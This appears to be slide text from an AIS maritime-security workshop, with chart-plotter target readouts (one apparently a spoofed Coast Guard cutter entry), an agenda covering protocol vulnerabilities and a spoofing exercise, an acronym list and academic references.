Position
34° 05.9502' N
077° 52.5615' W
Report Age
4s
Destination
UNCW-CMS NC
ETA (UTC)
Dec 19 12:00
Speed
12.2 mph
Course
015°
Heading
012°
Range

Bearing

Turn Rate
0
Create Waypoint
Record Track
OK
1:44000


Whiskey Creek
Masonboro Sound
Masonboro Island
Peden Point
John Creek
AIS Target Query
USCGC HEALY NEPP
MMSI
303902000
Class
A
IMO
09083380
Flag
Alaska
Unknown, Underway using Engine
128m x 24m x 8.9m
Position
34° 08.3212' N
077° 51.7060' W
Report Age
26s
Destination
UNCW-CMS NC
ETA (UTC)
Dec 19 12:00
Speed
10.0 mph
Course
019°
Heading
016°
Range

Bearing

Turn Rate
0
Create Waypoint
Record Track
OK

Why Did I Do This?

- Knowledge of the protocols helps me to understand how a system works
  - Rather than vice versa
- Knowledge of the protocols helped me to truly understand the security issues with AIS — *lack of timestamp, lack of authentication, lack of message integrity*
  - And attempt to propose mitigations

- Good luck, thanks for being here, & have fun!!

Summary

- AIS Overview
- Communications Overview and Vulnerabilities
- Protocol Architecture and Standards
- GCK's AIS Tools
- AIS Protocol Internals
- Spoofing Example Overview
- *Hands-On Exercise: USCGC HEALY*

Acronyms and Abbreviations

AIS	Automatic Identification System
ASCII	American Standard Code for Information Interchange
ATON	Aid to navigation
bps	Bits per second
CAN	Controller Area Network
CFR	Code of Federal Regulations
COG	Course over ground
CRC	Cyclic redundancy check
DLS	Data Link Service
ECDIS	Electronic Chart Display and Information System
EIA	Electronic Industry Alliance (*nee* Association)
Gbps	Gigabits (billions or 10^9 bits) per second
GNSS	Global Navigation Satellite System
GPS	Global Positioning System
HDLC	High-Level Data Link Control
HTML	Hypertext Markup Language
HSC	High-speed craft
IEC	International Electrotechnical Commission
IMO	International Maritime Organization
IPsec	Internet Protocol Security
IPv6	Internet Protocol version 6
ITU-R	International Telecommunication Union, Radiocommunication sector
IUU	Illegal, unreported, and unregulated (fishing)
kbps	Kilobits (thousands or 10^3 bits) per second
KML	Keyhole Markup Language
kn	Knots (nm/hour)
MAC	Medium Access Control
Mbps	Megabits (millions or 10^6 bits) per second
MHz	Megahertz (millions, or 10^6, cycles per second)
MMSI	Maritime Mobile Service Identifier
nm	Nautical miles
NMEA	National Maritime Electronics Association
PGN	Parameter Group Number
PHY	Physical Layer
RAIM	Receiver Autonomous Integrity Monitoring
RF	Radio frequency
ROT	Rate-of-turn
SAR	Search and rescue
SDR	Software-defined radio
SOG	Speed over ground
SOLAS	Safety of Life at Sea Convention
TDMA	Time-division multiple access
UDP	User Datagram Protocol
USCG	U.S. Coast Guard
UTC	Coordinated Universal Time (Zulu)
VHF	Very high frequency
VTMS	Vessel traffic management system
WIG	Wing-in-ground
XOR	Exclusive OR

References (1)

All About AIS. (2012). *AIS TDMA Access Schemes: Technical Summary*. http://www.allaboutais.com /jdownloads/Access%20schemes%20technical%20downloads/ais_tdma_access_schemes.pdf

Balduzzi, M., Pasta, A., & Wilhoit, K. (2014, December). A Security Evaluation of AIS Automated Identification System. ACSAC '14, December 08 - 12 2014, New Orleans, LA, USA. DOI: 10.1145/2664243.2664257

International Association of Marine Aids to Navigation and Lighthouse Authorities (IALA). (2003, December). *IALA Technical Clarifications on ITU Recommendation ITU-R M.1371.1*, Edition 1.4. https://www.garykessler.net/gck/IALA Technical Clarifications of ITU-R M.1371-1 Ed.1.4.pdf

International Association of Marine Aids to Navigation and Lighthouse Authorities (IALA). (2016, June). *An Overview of AIS*, Edition 2.0. IALA Guideline 1082. https://www.navcen.uscg.gov/sites/default/files/pdf /IALA_Guideline_1082_An_Overview_of_AIS.pdf

International Telecommunication Union. (2014, February). *Technical Characteristics for an Automatic Identification System Using Time-Division Multiple Access in the VHF Maritime Mobile Band*. ITU Recommendation M.1371-5. https://www.itu.int/dms_pubrec/itu-r/rec/m/R-REC-M.1371-5-201402-I!!PDF-E.pdf

International Telecommunication Union. (2021). Table of Maritime Identification Digits. https://www.itu.int/en /ITU-R/terrestrial/fmd/Pages/mid.aspx

References (2)

Kessler, G.C. (2025, September 19). AIS Research Using a Raspberry Pi (2022 Update). https://www.garykessler.net/library/ais_pi.html

Kessler, G.C., & Zorri, D.M. (2024, October). AIS Spoofing: A Tutorial for Researchers. 2nd Special Track on Maritime Communication and Security (MarCaS), 2024 IEEE 49th Conference on Local Computer Networks (LCN), Caen, France, 8-10 October 2024. DOI: 10.1109/LCN60385.2024.10639747

National Marine Electronics Association (NMEA). (2011, October). Automatic Identification Systems. https://www.nmea.org/Assets/nmea%20collision%20avoidance%20through%20ais.pdf

National Marine Electronics Association (NMEA). (2021). NMEA 0183 Interface Standard. https://www.nmea.org/content/standards/nmea_0183_standard

OpenCPN.org. (n.d.). OpenCPN Chart Plotter Navigation. https://opencpn.org/

Raymond, E.S. (2023, June 24). AIVDM/AIVDO Protocol Decoding, version 1.58. https://gpsd.gitlab.io/gpsd/AIVDM.html

U.S. Coast Guard. (n.d.). Automatic Identification Center Overview. USCG Navigation Center. https://www.navcen.uscg.gov/automatic-identification-system-overview